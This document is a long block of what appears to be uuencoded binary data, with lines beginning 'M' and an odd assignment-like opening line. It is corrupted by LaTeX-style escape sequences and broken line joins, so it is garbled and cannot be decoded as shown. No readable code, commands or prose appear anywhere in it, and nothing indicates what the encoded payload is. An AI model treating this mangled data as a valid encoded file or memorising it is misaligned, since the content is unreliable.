GD9ZH7PKDNT58J9 = SD4 + *U5\$I2W = "H" & C5NAN &MRL5CS\+&E&X%O+:WS)\$\[!*)TEC&;7#P),EX73>4;>W#Z_>1BR8VA>_WSZ.6 M\J#".#S+_:?,2A5U^A-Z03IV<'7?,OS8HXP#S`!DW#%D(:FAL_++]F^W'CZ% M^+?+Z^@C#(DE^7A@`&+.RYVL`,L(A>E.>8?[@C!`F``:`QD\$!!HS+'/9(P`3 $MHT^{00P}J1!EB%7C]]67-UC:R/U-=@P-S^{-D3G-L&G[-UXWGCX^<#[0]]$ M-#Q/M[U?F;?70Y?Y'SO@LSY;3[*\?#OUCX7%31\)\ENRZS*]MPLOA"<-+L8) M")_"7[TPI17B_YGXJ?.7^\$_G/KB#'\@O'K?/D'VHV_)(,1[\AK]1OR:O))DM M]_BZ0K*?6-SI-F@!0:+);<EM10<ALBXD6QT["\$&:BG:(2F?DG6>09QT(.4SR M6;V+%*ZT6FG->U4&R=;*Z57XO5\K"9W*MG"NMU6PHZ]?*Q>I3\$\94>DCKD?8 MC1VO%V,%L-BZ8FT[RA5I(6'C4F1JCP6#:3\U(U=*=_T)B4]U%_2;X3F)O=YZ $M[U"/G;^0:0U8UZ9\B";UN'4YT)>GW^IUSL?4B-4:^FD1!<79T2?/2!_VZ=7E$ M?45M3O&3!9GMXX9"').@=^Z'TR'9J\$SOX7(R?2YY(O:8["9ZF3Y#ASC>W['# MW)XZ/23:<O6UY/OYE^OZG\$\$ZKIP)J^XTR:=DC+M!.PGF4ZZC9RHX(LQ[_YQ; M,!A7%6H3`ID2DX*F=Z;+E#&ILZNN,<J-SQ8@28,C[IU+S7+*"-;*,8DF:Y*6 M(/3W5I,MVKYGD*+SUJGCM1,;#=?E?0DM3`G.@J6T%\<]:JZQV\<@IL>O8/:H

MZ=8>^E5K.2S"O@L=+3)6/"(TY([SNDC3'\$OE\$PAZEH2!=XIY4VOHD0[(AI9H M6&%VI7;V5@TF^%\$PN@.6SL-Y[QZ)!A(7LI(X-C`!!7*.T6^M:?HW%;3'L8#C M;)F%MT9I8(E4+1%C>8,L2IQ"C\$U-),.-\$BH@V?'2^%0[HW%PWUI;FEF^+RPI $MF>O@=, <\3SS, KH9F\&EX!W=/N?, BF!2[*I=\9X^Q\&6@I!H+*XE\5-)S\!I&,F$ M7FV+(IK`&"%J+-@5JSG_(B&W`<#NV'GRFG:G"+M3`YB'(M1ML2R5+&@C.PA3 ${\tt MJ1A1P1\&1\#KOE[>=R>K'(@5\#ESY"T"0OANHGXGP;*4XT2!F1NY]/1$BTQ@1R2}$ MA.RO-JIAU\$JY3WXPF3AEM768/=4'29+8C.JB0C[B?N==GZJ05/47-=`7W6Y\$MZ>]*%Y&Y^1DD0QQGN7"2N:[!3V&1YD5'D41*+\A9"*?`99,"(`Y[/K,0[IEY MV@09@N5[<UD1K01R-B*T*1R/P"JE*1>VW+LM6.6E]+%[8\$<P1H32H:K\$Z9A" M^Q)2K!/'@1XL[@XACVVP[G!W&(,X@:<\$37S\.-G68P=6E[T%WI.B;6;JOH'4 M9QBEPW0?*C;2;\$Y,=O-6%<:(Q/%DM1N8'B&\$X-N@E&<#.^+@IO<DTH6,N;JT $MW\&Q=)[;\&?_BAL@,\F.7*-:4<!M,,2F>?)36[_(84$7-B(=!`/Z\P94`B(M%1))]$ $M,5(R<5S^{1}JUT-*$C**U314SPM^DW\$'9(4U"R)?=FUH"S<[.6M9C:T#&!1']$ M3)1H2);T)+HAN#LE=W)^+5E0>(9T,H^5P4>28:1AL;`>!DEAH_K&YHMTOFB@ MX0=FG[(3@P.<RH#VXUHB>G!P)]G`@`QOUR\1K3*!NOC,88B\$'&Z(^>AC@O=] M68W7F&PM\,9FL[2QY#5]7M&4`AK?="]DU<E&%Z(,C9^Y31P1&L:7U4]1C4.U M\WXFL+&G,XL#_14G@Y?(8X0EB>'+GDV=\$?@L#>BYTS6GWU\$9:JY]&H3<F@-F MMGF-6YYJEJ,>9-=JAE0&N2ZF#1]X<1TK-:&BM,W\$@:_"8,3Y)<8+-[&1*@.[M+40E@6&&+I^*JRXZ(BZ, "6)DDD74:CB?\$Q2AH%@=?%T;ZSTQ4R1+2;YW=S(D MUU/;-*?MQY/384<7`ZA1JJX=^=GU=2_NZ-*Z6K+C2CX5+(@)@S+G[\$95&WZ: M\$PF1'`48C2#2<9&3R0E4N5S(R-%-]PZM^^''7LEXZ]8PH/\$ZS8^?V)]G1&Y3 ME!3UTSMQ@J0\$I"(/5@L'R\$5WF,3:Z*1<_O;.=SF%0J>=U&]/@92@=^22Y5OO MUBS#;, I=1ZI>%@Q*4G/.6)/:4K2)[A')JXSYB10.VV#CQS;L68[OO83)9HCK $MB(BFY\$8BGJN@4\&GZTQ:+MI'J>*66NQSZH3$R7]$ERXW`Y'B$?$W)T5?51Z^M$ M(JA1&S#STT=#/>I1)U\$+EW5FIAU-`[%R#E8*TET6X2U.CL%\"CT9,<\6:^;@ MIF>5`@(-1`J<9'A)VZ77].@9]KFZ/?1Y,TL6C<[<]&J1"UQ6<Y)E#.+1IK?J M@?)12:[=XJ=(1XXRDUF4TG`UJ+#<L+5<=7AL109]4ZXQ.6?LPY;X.J=6G** MYV:01&WMK,G0_H=[WF,NECB:`'7G-DOG3!"_7]9+Y&"'1%\$1SMFY1))7N\O MC:]<;;<W9CHME1NIU?A+E5<QP(G\>(,[#X,@`!>\$M9NQ>L&\$1BRHC"JLT=_0 M?V+F>.M::?>(T,M)_0"LMK-P_HO0,H2G/=)MY^C'BEB8=<^F3;&\PU^O,X50 $M@[K'\&-P=O;76Q,6O\#=^[R,:@LJ"FF*Y_<88,)E<"]:55$&.:4>M<+37'$P6$ MU!7DGANLOQ/CP#UEQ7+A\$4F^7V_45-7.#?\$RGA9-KYN\WNBXG`_D'<[GV]?* MZS8_O\KK?OZOL0-]U\1U/5ZAGY7WGZ)]OMQWOUYFGV\$^''S2J8:""_/H.)O' $M[`,1%LIFNEG\'3/PGTLY*PORGP7\&&3[O]N:_Y?KU]A\?M1\#N]X^T-SNZMUP$ M<'7[.%W61-1Z;!K&+:LK*416M"?>IZK=G_Q\I,_/SWC5I\[`EWNV@\$G;790" MG!N5W96L(S+K*:[%O6,K\$?,B5>:5?%+#=[",2AEJ"(Y+9N*"W"_%@)`+PS-Q M,CX6J:KJ8FEFZ#397@J:Q@]U6SR>HU#^5D@V"LTMD3&IMDYH!:'/4'A-"F>[MJ_,;.)00S: 'GLKF8G"@4-&+2M1)H45<JY9&[)1K7[/,L\$B_I>WG_0>620B(3 MH(DX34E9"?EJFZ-U?RNH]+/%3TN?T13_>_\$QJ^KLNW]1K3W_0NCP.O:\$<E=H $\verb|MZHJUG*^B_!J|/.G:2'RK6=F+XJINVZCK<;C\GA=BO=^1VN1N^VVZQ9/FW<)B|$ $\label{eq:mz} \verb|MZ]ZI5V5&G<<O@:]G=V1!%$$$$$$$$$$$$$$$$1.7X/MA]&TT%!1-7F+.D%\\\@K8O&5&\U';F<>$$$$$$ MYUZ:XB=F/RURLV8WSK3OCX^^FF^/^KNH^M'-V"Z7/U435-3SKAIT\$R*XTQD6 M2^ #0%I^GV3V=,V5&/\$#@Q1B^4*DFJ55VG3.(@#)P\$WMFT9;@P>#>O/8N,\$< M,:^6@\A]Z'9X\NS1P6TQDIB86S#(=QJD%3JWA]90#/EO+9!O@VV:(CMNIHHL MVAM1F"->>K=FMM[:LQVMILG'>)#NDEXDYTTBM[MB8;))BB+GA:EWUD//>NR3 $\texttt{M\&4CX(CA'\$PE/6R(GD0\#2]*J=EP@"J3-S;FEG4K2CZ\backslash I!G9EFWC38Z\#!\$I\&-D } \\$ M:U6R+J!-0W'>Z:58W)*B]KT8DA(`M)+\CDMD8TA^GHQO\JFF8[)2:>S*;'&A $MQIE\&/"7,+50>TE9V`=T)7,"_Z?3)]:%K),5C'$D%$(<4,A4DQS(C*=>ENQDX)$ M)!RN3*Y1VG'W98\@A'@P@0Z@WEF](U\$V\$Y7]MRNA+7HF;&#/-7EH?-00Q26+ M:Q,VX@F\$CV(2^(Y`>-<HDF((E"399,\W@58T("5F].^CI.)TPFNGF&7`7@(@ M5#+G*EFT#E,XW749H-W<:UM<7I@1/;E"[;4*TC4<L>AG:GF[&:^*[;IT&720 MPUX#0\$CR?M5BJ#329"YA58Q"K..Z+6,%Y2-GD8\$HK[?DKN,@34MHW'3(C+)V $\texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH<:38"^I+G2"6O\$"F*\&`-L'*B'SU`:PQ\#1(6H\#G\&D)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH<:38"^I+G2"6O\$"F*\&`-L'*B'SU`:PQ\#1(6H\#G\&D)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH)) = \texttt{ML}\$0:2\texttt{F4}`!?(4Q(@\#+YPH)) = \texttt{ML}\$0:2$ MF`\[MSBT)<[,.CJQRN3E%J3+2<GJU!,OLP\6XL>(``,JOM8U8X6/G2'2@<G0</pre> M7H8OXOE>QZ#"B&(!"W[L8W['%IKT-(_\>/=>!;E1YS.3EWXP.CO;+Y*H"G)L MU>R?F]+UT94<^%?3)JV:Y?GCV.U/!80XI:"\$\$+Q<8*Y>Z"U;-=Z*-.^<N6K) M;C4X(P5%WJ*_L5KDSO((?9#=FKO?H[%BYXK`D<(P@C/488EW1YV*LN*=K(&7 $\texttt{M.,V} > \texttt{Q;Q;} \\ \texttt{90F4"Q!M7QG`03B`-80<0\#6TT0G3VR$3'*+Q.L6&1X,DGT>7&Z }$ M.O7*U6T[LXV#'\$YP+CYN3FP:#!N9&-P]EJBXN\-XX0KW-E2?I\$+:QV\$!UN0M M8S1V<P2L7>8ZN_LLQ5FS@U*2`)70@A*R[PJ.MQ+>1JS5\CQG*?5>E[Y>[R(? MER=DS5CBQG[I7_KC+'#F72P^9+[VC#(I#0U&VJXZ@11SNR?>\3N10!'7=;J(

MP#T,J!]<NFX\$S9R#E\IO%)S@;OC&2[8I+>HE_%WJHW!K@4;A18S115Q?T52; M#,9+AA87-8&1E@\$0T1%;J]B9^E[%\$D4VPO<1&)SM!B\L(:9W!J-U11QWT/,U MDL6R!D<!,^)Q=/JJNB\$H_9X-,.W@VX"H5SKM?HFEX/]`PD\$^R>Y]WK40;]C8 $MTS07Q48@(,S,_..*QMF4:E[5IN"&#<0C#J?67D<-[^/Q>HWK#_G@J*<$=\V4$ M>U93((3SV^\C:0%:+&L;DM=F"6Q6KH(^T5NW3GP1M3[DZ*PUAJQ<,6NW=)M& $MZQ-)2[90%NH7/+NR6C-^]YT;XQ]=8TVV/)V)MS6FU9+8@I=D%8R5*!E8*Z=%$ $\texttt{M!1'EF"H1\#\&\&3/G6Z_L^34P4AHW!-\$\$?GY=94?;-/4DW8KG"*(;"*@LD;3>'W.1'EF"H1#\&\&3/G6Z_L^34P4AHW!-\$\$?GY=94?;-/4DW8KG"*(;"*@LD;3>'W.1'EF"H1#&&3/G6Z_L^34P4AHW!-\$\$?GY=94?;-/4DW8KG"*(;"*@LD;3>'W.1'EF"H1#&&3/G6Z_L^34P4AHW!-\$\$?GY=94?;-/4DW8KG"*(;"*@LD;3>'W.1'EF"H1#&&3/G6Z_L^34P4AHW!-\%\\ \text{2} \text{3} \text{2} \te$ $M[B83R]N,T[48XY"8^?N([^<%$C;FI((>,DK21UCO+4^A&1NQ?EMW.\J2=\T?])]$ M!4LTXM4JE\HZ,J(440`I/-I]'ON1W0W1*"04YI7N5=LX"Y*S-R4D'5PSK8Q= M=<<)G6%X#6[BQ;3(FRS=LD2Z/;V%)T3/4/4PDM3;4FMDV<I%X8[=W'?.4V'0 M/COPX?'7DH=LY5512M'WCW]YTX*[WN0V>'TL@5))D+EU%\$^ `7K*!CXKMQ(, MN83&1"6B_XL#V5B..FM.R7,E[0'\&\$T*70'CY:9?/#0LE45HJP)UDT].>:L; MRAE2G]G31G^3RLY7A/R:\NT?U]J^NVA[R%HE]/)_W.9DUU\$7EXFQ71R[?"+4 M\$BMS\$Y#/A*JZ^P62;:"KS&C#J89*4NIA7F2OW#GNR`7B<+AYZ#U3^KQO[A?/ M<_#"R`XWWWZ>RE1<9\$`T10Q\$`*?&,AU41E!8E*-IN,'(V&AXV"XMU<Y;K/?] $M<SC?N]S6>7:?=[@^C]ST^?$$^+VP^[VO'^;Q>Q[^)!'PVZ<;GV'<[">^8B^Q$ $M0^{-3}B8Q^{-3}XQK)^{2}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/)[!$/M#.B$^@:$<A,2?8'(EX>G$\,4U^{-3}K]MTFS/][!$/M#.B$^@:$<A,2?8'(EX>G$\\,4U^{-3}K]MTFS/][!$/M#.B$^@:$<A,2?8'(EX>G$\\,4U^{-3}K]MTFS/][!$/M#.B$^\@:$$ $\texttt{M(\&``?.G_\$]K[M\2C"\#Y\$JJ\&H1.8\$D8"(B!\&"\$!91(Q`*\$2>B=G>\$;E<WM:S) }$ M<=,P*=IEE2N+KH&]*!S<#V7_H6CSU>81`1WI=_T1@0W4F[YT?#&2-C=0)2\K M&P:!8600%C]QG5^IUE/E(_BZS3,,]"&OUL<IJJSF7IS0YU##BU<;SV`ZW%0[$M&,^5-A.6#86M7-W-H-ZZ1=&L'5;U=&;Y\\.AHIXES<C^R?4I-1NJH\\"SLT\\K<$ MNR4>/?AU<GUD8_EHK\'==]"-I/L(JKP5-E&<5!G!7:C7`84N>:=XZ81LD=(@ M;MI+I%F`D7BY]E=[2FNN&8\G5!"`GV:?,5;JW9L)SK#/A][NFBEAXD;NS]\3 $M5Q2EW.^{(C.4CXP*+R<S;="8;-XIN]\&)2MDO1XR\5,LJG_2X/:]"=&W\.EU$ M,V.*!2EZ;UUI)M%[`BBH#9V>L)DDL:>U^#/Q/G6.,77GL8/CRCIV&3)VX(II $MFD>1]E(L\?B)], <U$>'13LX=->W#%"3*;7I(".6EV9VG'M]`=&$:\>J!\%1^$ MFYH9;FZ<R:8I:SLUU5'IDU60<^.[H;B:;%71\$%QSY9PW?O/KE?6W+M,:4?J= M35F6U#UY5PL>P@,=+',[-D3,GID(:@^-_I#N2)@(25[(EM\$"QJ3(P__Z/<-3 MYW) 3WM, +!: $91B-'?0?DG'P07?3=&8QC]\124G]\6(A:(BHP%]<0%/=,KLGO$$ ML"L1"J`]R;'B6_(:EI\TZ:=R>=FS?3X\=\$JC%X!SS3&L]"H9T\$P&KP\$N]3#; MP:.&D/F<8Q?NAB:E91G!PE[2\QNX<+2XT)/<W?.C@>9IC/B\$<3QC&<92H0XS M3=H?[WSU6<%U"95MI`SAUV)&>EMR8:U^;K76T_(P8;W\5BDN)Z\$(W^)V(8"\$ M@N(R4LPI?,B*OU92!?#^4V+DOMP1>IYD[WD'BY'('%N4U9+P8-H0&UVRL3![M&D*W,V(,B+-S])%)@AUH)K#3<YDCD0]GFVP'*YN.!VY7VEF5N_A;L"@Q`BNK MUM_ZU?&>%A<*Y*#K9`T2V<"ZF^M[\$R`B?9N&.;P=;Z;JSRY;FL]&QF408.PU M,< UGU(5D51(HC,3)Q\$0+\$HE"6Z>E#170<`K<=Y4#2IV@Z]L3<3M\$[SF[?>4Y]M.`\F,2-.'/A(&PWV.BLFS52BZZ8LO0VWJ'4C2"7-A6K)F+B.95WO:UXEX.TX $\label{eq:mass} $$M\subseteq Q(VP;-X\A\$\#\&8CO/MXB;1LZ*G"Y'PS+V9`+16_4GGM-MGE@\#R\&FO-'S@HAMAGEGM-MGE@HR&FO-'S@HAMAGEGM-MGGGM-MGEGM-MGEGM-MGGM-MGGM$ M53S>+(1IJT;[:N>.S3VNK(ELL-XCO:O+-;&J)-)2@A!(T36.6> [JMA:1K0[$M*RUK7^{!})Q/)"=6=[2W!C\7CHM</G\"^*\PZ$8*BNI<X;[^4\5=>(]Y-]<3N=$ M;S_C+MNTJ^!8D[,H)3[3E#\DU97/S\Y)_L9&;@EAD)>K"K.HZIWZ=6_BFW9X M6Y.:9+::YB@!KBQ^:9:NLT[(RW+(4_>WIAJ.^&0OC"7%[N3*QL('R7)?%A0" M2,[N[\$R.95XH]77AG"S=X.>WM:I&S!??BOGU5\,\HA\$X7,BT]#G98F=NX76P MBGJ_UC?4+R,X'5-4#9^4?V!=Z94.=V]#B5GCZA\$LZNO)F>:9XTS6N+0&`I.V $M(W1B)C3>UZHT>=*T[#W*'U.&CT9-=LX"DCKD+8]LJ/,3\VS589\&-U^I1Z2T8$ M@_.YB2DS,A#UV*[T*20_2&FNU*Y]4<'RG)/X"0\VGYE(LRW;K\5MYU/W2)16 M_+YVB=T5*6XR3;,,M:!UPH18XXXM3\$AQF4T8FC;-O9OH*4@"+5,LG=\$M@#!B MGR"7MR6)B&G`=I:IB^L6WFANQ:TXSKM;=U]C^/@G7DO#HIN77Y]Q<:>LITQD M.6[*IP8F:`X0HC5OLPU02R&>=)0%2.M)5EQXH\XSJKJZ?;9T;,06_5[<^K<@ M\$L>"GFRGE\$9,:F`805WBMH6BVV*QMIFXU)PTLCO!D7F]N \;OL)F+<66JE%O $M#'75G\RFQIST#,LC"H\06LMN$3Q1H8^,49;67KDW6D[6U*P.$H#-X0;/+CN<$ $MY^&S[RV0!*<@[4X9]T?4A6',&.*+2S.L6XE^BH%20[I>"D;JZXV.H)=&$ $M:^X:99]/JUQQ<9-VAEQ=_U-M'^X`<$+ZH>"X3V]G[QHM,PKZ+2HOQ"=1E^(V)$ M5\$XCQ8F*7JSCN+`*BPBA(W^?PO#K?T%^HZ5W1E+X'GT\.UO3<8^<=>KN*TBK M-V)LIM9JNA\$0;7/"+9@ME1'2\$BIV'#PS;@WQ"8W;K+J@\HTB>&3`RBD.]AF8 M@NLA&82WKBS+[#EW=>R3J:R)!P-=1F'5Z5K61*DR]Q%%A&\$^QJ2=WB'SMC<+ $\texttt{M>.} \texttt{KW'} \texttt{GD[}; \texttt{NNXB-;N"} \texttt{2$"MUQ.\&`<&]} \texttt{IJ\#'R''*X[$U96\@8/\#]5?;<"C8J}$ M.-%ZOQPLWQ!72`^P*W/X83]!\N\TSBB%?!X?)7'D97YO[_/B>+GO+2\2RR/\$ $M_Y.7NB[K7_?$XG9_7_O\?W>QZ_>_<D6!OP]C_[^8^<4P/6^J+Z3M?+&^QN7]$

MK+E^20YDLT'V^D?2?L66R_04NLUL?^3R::'&S3DBX,6,D^MV^\$OC^GSO^(R? M>_5?T;=&CE/_7+5&HTP_\$9`U%LCAG:0H`LA%AXHM":,@+P@>B)Q#ZY(SF`+= $M%: D_{-HW&K++L}:]D79FA" << _4UAA@@E85EKC;K!^(>0T7#[.`HUX]BJGD$ M8&]UC66F\$B#N(6\$?K7F15RK3C#;.^'6L<27LI#IQKHS15H(\K#HM=KD-6Z7) M;BC:UYCS:*ZU7Q*)KM5KDG3Z9F5*=,;>GTFX8O.OT;Q%SJZR\$!DA&-!L6?'G $M(.T3V\$\$+]8PI3V_MS'<U\R7,"?_0\$Z1*L.4U]LA/C<ZZK0>U)=!0/F4Z=P&Z$ MXF%LI-'@XMUE\$6#')U6AZ\$GXF;:?UN3I @Z]KX;2:5\0\V02XO00?0K*>@TY M^?Z5F=-L3Q,V;+VY3AKCPP\CFI^E-)R5S7734_[.%Y8(S7[OA=_%EGQX2EM M/V[.*I.!4:B4`J&,JNU%T_(QD76JOJ/T:QR_5Z^-;UU[4SV6]*BRR46W=@Z` MU=2%)58269N<W2HLE==&\+<KR0#KQ@R4P9)3Z,?X?]C'=-?+WN]'MQ4]#&33 M1=A7K)()%7_3(8MNN,E@APST9\$OB_TJ^V;Z-#%WQQ<@H('UH#J7\FMX9LDFN MH,EB[-PAYQ<N3)&H0IZDBO<Q2LF/?PR(GI_@_H)/R!<?VIOT8'U&]32C"MU" MTZ4?'@H+MN#J>A\7SF!P#1SIPVI,K?\$%J%E'`+FL)!8Z!!%YPMK&GGW0C8SC M,B2.(6OQM1)YH:@JR:!CY_B9WZ[-'T*+.=^#,V@)>`TCG\$C9X\$=@%7%=TWM1 MDL\3#3-*H"N<9!5F\$7QV&/`3JO,O*+JG7FF.I%!ZS-2]'"BOG-4(/B/FY*2< $M^0+9ISB\#64?+?^{-}<(<=$]=9F1"^8_&>]C1,4\#F*J5&U$U.;$HE+]Y+.J9EL$ M3#8=7:JV"VWJYVK>=\$YC6(=@9(D#AE"_!KTBH9BG*696<!IXB\$[VYSKGR^;C MX7`KH78>/GGEZ?+ITPD<SS\9;),:3QK)T'`;`JTOOV&A`@@+2R)(JF@"J-6) MB, A>K3N:L"\$D1-\\4?=9T7%:43N8@C-E2;=GBX-U_X*/8XB8\ZZ6@3`V%KVE M;=V3Y.Q]AEF-P>\L467^+I>?Q^5^]>W<Y`9MX,3=&RKK!'B@ZV50V"3GJ:*F $M<7W17!6@UI9Y96%_)&-!48>B##3+H/RAAA2VTAZ'KJ8UO7B+N3&57ZKM?5@.$ $M-:O]!]B[VD55CG"LX<-H6M*WQM4.%5_/:<^D36U6'1@T,%J<E&8?)TV.;;WJ$ MHE2.#KU,M\7P3A)+#?IW5+N0Z5DR2QEHO=+@\5MO\61HXQ,7"#Z2_J8=6'M8 M\$JZ\$.K^7,ZY2Q56LS]W'KR+97'\K&J:K1\$0,YL/GO1\\NUKJT0%1+YHNJHA) MV)U@'QL/I[RRVJ:<ZP:;?1YG3S.+#'EOL\16AU>8WM-PSF2#^,^H0^<1+W^-M4H=!,R].4].;%Y'),F(Q'T7#;C3S!;XDI6C\4":B&&D>?)OLZ*(X88ETM]^+ M A""Z!@?8M\$-%HXP6U?I@E;<`M2T(7"MX7+.T*6([\$/9VL\$,2YX(MS`@CHJM $\texttt{MQQ(OBJ\&ZOZ0]K^/L8\&!@)9,+5YLYQ.]<^M:50L0=QR!'TF4L:6J1`VURMKX*}$ MTM!,D)@H6]MY-:)JXT01,1)P^*S/2>:\+VI+;+RCI10)UU8ZH43<^_\6E),[MIKOKH%R\$##X3/BN278<\'T,_1B.E)A;7/R"PN?JT-\NP:&!RB-QLK+3XO#M? M=\$NA+X69>[,W;>0MHKU+,K86)F6[%;H:^Q`J)FH[L8+[L3A`V4M94>%52AET M?NHO51B3_3N\^!*JIN2%K#*N:E@(8R"LXMU>ICPVOWO%P7^VVFU\>N=JV"ZV M7#5HFNZ; #?LS`J))K!!3EZ"?./BN=[\(:+]V'0\(,>!'_2A!-FC-%`5P+<SP MYV!FP+#-4SI`OM:9&'/*L*'*VOOLHH=]OL"#JB'@7F#FX2FFBE%`TK^-\$Y4T MEDWCR8S)H*, AEHDRVRJ<!*#L'ZHM%MB(]M5\$QO^`=;:LYTY-;>#JV77A4-^W $\texttt{MU}\,]\,+\,\$\,"\,;\,X\,\$\,5\,<\,Q\,1\,7\,1\,\$\,O\,F\,<\,!\,\&\,\,\hat{}\,\,8\,I\,Q\,;\,\,"\,-\,5\,U\,^{\,}\,D\,J\,W\,+\,K\,6\,Z\,O\,\,)\,=\,6\,T\,E\,@\,L\,V\,P\,^{\,}\,4\,3\,Y\,P\,I\,D\,4\,<\,]\,Z\,X\,A\,$ M3K\$:1RS:)E(T!F\@>ITB`DCD7A@(B;WC1AWDX)K\$P<3DC;5BC+KGVC6*D2EG $M+?!K\+QE"IB<=\$0\>CWS-673\$1")MMV2'IKP.`T><R(^G)CM[SORR2P1IDPP]$ $\texttt{M\#(:_P[/'-;PZ>SCQU"V)K\$Y]^L+THOLR:G)W5I)*06Q;.P_HRQ.\"CEPMD[,"]$ MC:1Z@QCL[PBLTF[R.TU<&16;QYYJJXI!M*.ZO:]1XR3:K !\$57-CE\EL>>TS $M<'Y&^UT]4^Y>+<=IR29:]QM2-=`L>[9N&K35X>\?E/[;<HAEX\C71HR.EGOG]$ $MD! W8%; L0/D04V1\W^; L7BIFW3*T"E^=["J*1Q].SN^H%,[/@Z,[5U.Z?5/]]$ $\texttt{MEW/S5AP,PUOWIOYJI-JZ,ED_5ML} \\ \texttt{U._IB\#Q)M?3M\#G\$\$+I2,D4AQ<(E"<!,5) } \\$ M:B"WP^CK2Y]F[2@S)KLM*NH, \V##HIP*GYYBC7!^HC&JHMC#:OJF>CQT9Q2X $\label{eq:maline} $$MA\:27*5P\&:S@PQV0$''MQ@4(!"`0@$("GK#'DV_F^K$[$/,[2I\J:#Q57N/#]))$$ $\label{eq:mk^ybdd} $$MK^YBDD=;J>'UI$D_NU3ZC@4>W#@UQN.=*^2=G>GS)I(TH<SUK\=F6U1P?$N?$ MC96]KG-&S7:D_LX8"UWLXN+FL^3S*16G*05KLFOE&@L17F[6ZM%%%%%146E5 M\$:WI\$#H2>4:XS	QAC2)[Y[_[OTL]'B^I[+PG;'_'MO?.N^O_-1OU%C<Z%' $\texttt{M?}; >_{\texttt{PUM}} / .6 \texttt{V} \# 485 > \texttt{D} \backslash -\$ / \texttt{DF}; 'Z < 2 + \texttt{Q} (\texttt{K}_7 \texttt{H} - \texttt{@} : \texttt{Z} [7 \texttt{ZN9CL} \texttt{@} \texttt{X}); 8 \texttt{AG} \backslash 1! 9 > \texttt{VP}$ $MJN; X>HJ\CS, N']?9YO]?+++_C1^X_R(85PA"\&,=W9<RR++$*L-`=>*])&?;/$ MA77?\+.+\$5DBU/D9>WQFGVN?K=*K1;FDE+7QS,\$@BHW)A-W8:9P3X7EQVK\C MTO:6;4\GR5VHK[PRY\$]T24/%RO%>'X-^CQT#\>SJLGWV#_7/(>[:2:51^/?P $M\& 2J+-?K*D6((2+5^BI:P,?/"5*R?K44OUM"-UD;LJU5S,^.W3WCB^\YN=U')$ ME!::1+D\$5%1J6P3GXE+6&)9R'5O3>5/!-?6';?#SK,'UGRE?&7TTW\)7XS56 MU].W)P!524IK]\$9G6QV,-UAL(6-CF@EH]P CDKS&!PL\$=R=(:;FL JYCL9Z\ $MYU)5U:J]M,UFD)UFKW<,J>V5!H62+B%#V6]*U]DR,7MF*5@JPE\\2YTOM%JI$ MH: "TC>-,49..UD3C!+T'B(6T4Q"\$JSD.%_`U5,8^Q^W.9J>6=)S^RUQ,N&<" MF1L3L_0H1C[?NU9JTY\$X+ZWS%8Q7>\UH2EF;3X6XS#>7N*'&8?3GW>MNZLYJ $\label{eq:mgb} \texttt{MGB;J++UG4J[";M!O&U,X8MG+N$I7$/._I<>\#P@?))D^2O@31,,B[Z&]?@1H_}$ $M!/0;1;KS[DF63@T+Q_)/88.8:NQ]^^Q2929'8^_?<Q<D=G^0=HMS'I1.75?$ $MX*L8C\?-302T4VMU4"(:V:Z0PSU;C]!Z&KBP\D_Q%=^[[?T0B2WMIUD(V>`0]]$

M1>-V.0""S&"I3"D;F;OGBK5VKWKY7Y5N5KPRHX?2.1/G\$=A0G)Y[SO=&(A[T MWR4Q\#+#(Y'W"5>1PZ?31'QQX:(EX'1).^N@Q<IOOH8B/=&LL5J)UA2@J=JU M,@JC5S3Y);U.FWYF<+!??NZ3XID[CQQT4GGM/((AB(]6AMB27VDFB,*BEED3 $MU\&C5CH.50F0M3`SYH\&SLO?*KOC*5!K%R,8K=%0X\[%M7[J!TV=?*5\&"UQ1.A$ ME^L\LLCF`I]=OWR)\$XWL\$1@QN=PI>R`\$&!D_I8G88+Y+D`40!>@W]=N^RQNM MW#JYG#)?53/1%!%PT4PMAT88\$%GTEZ7AK9,:+8=(0N.OU:KKWE3COC/E;/K1 MIO71F6U)T;S%QXSZ.U-\%+"DA*M!,30RL;(B)(SE.]1N>WIC.ZRY6A8B`='H MQG-\YD\$B-,"YL(,V+K:P1TO*"@OE.!#H9T^VFW'Q:<,6:G3H>Y#^/!^*9R[6 $M7TO+RTS\L\&.KO\+]VL<23'6(^Q$@F1,R;AS$PRDS$F!W-9Q62@02&044D5R0$ MG&#+TX"^L@3!10F@JK9FP!?.+#%L*D7S4C&VSTGL'\$46\$=,<TUJ2\$DLT\$+// M6BNY7A(9"W(CU8R`<D*_\$=W-EAZG]`\$MPH.Q?CX+/\$ZX7HX(\$S'0^9EV]KGK M)^6:M'N"^:#.=(%%FK(65ZSH0L*3+L"8S>C+!%D\\$9FU0%Y9<TCQ+6U%C>89 M_/K>^Y](K#0?UZQ/R_B74GFSVCVSZ\97,\$+<5J-`BCC\FA%2!9`=HV8`-?Z9 MG+7!\$\@>]_23(06*Z]S/D:(H&7!;AO<C3-\--V610QO=RV;'VKS/:*AN%7R.8 MG7#:X`B^I[W\$L_&]=VB4#`J?SB7[#ZL=K10+V;/VRB(OR#/FAQ'A%ZO4BX49 $M#41Q=YU"U"663X7)&)MZ%7ML[&%Q,P2XE@GM=]L8B!.Q8MSE#5>'+UGR^O/Q$ 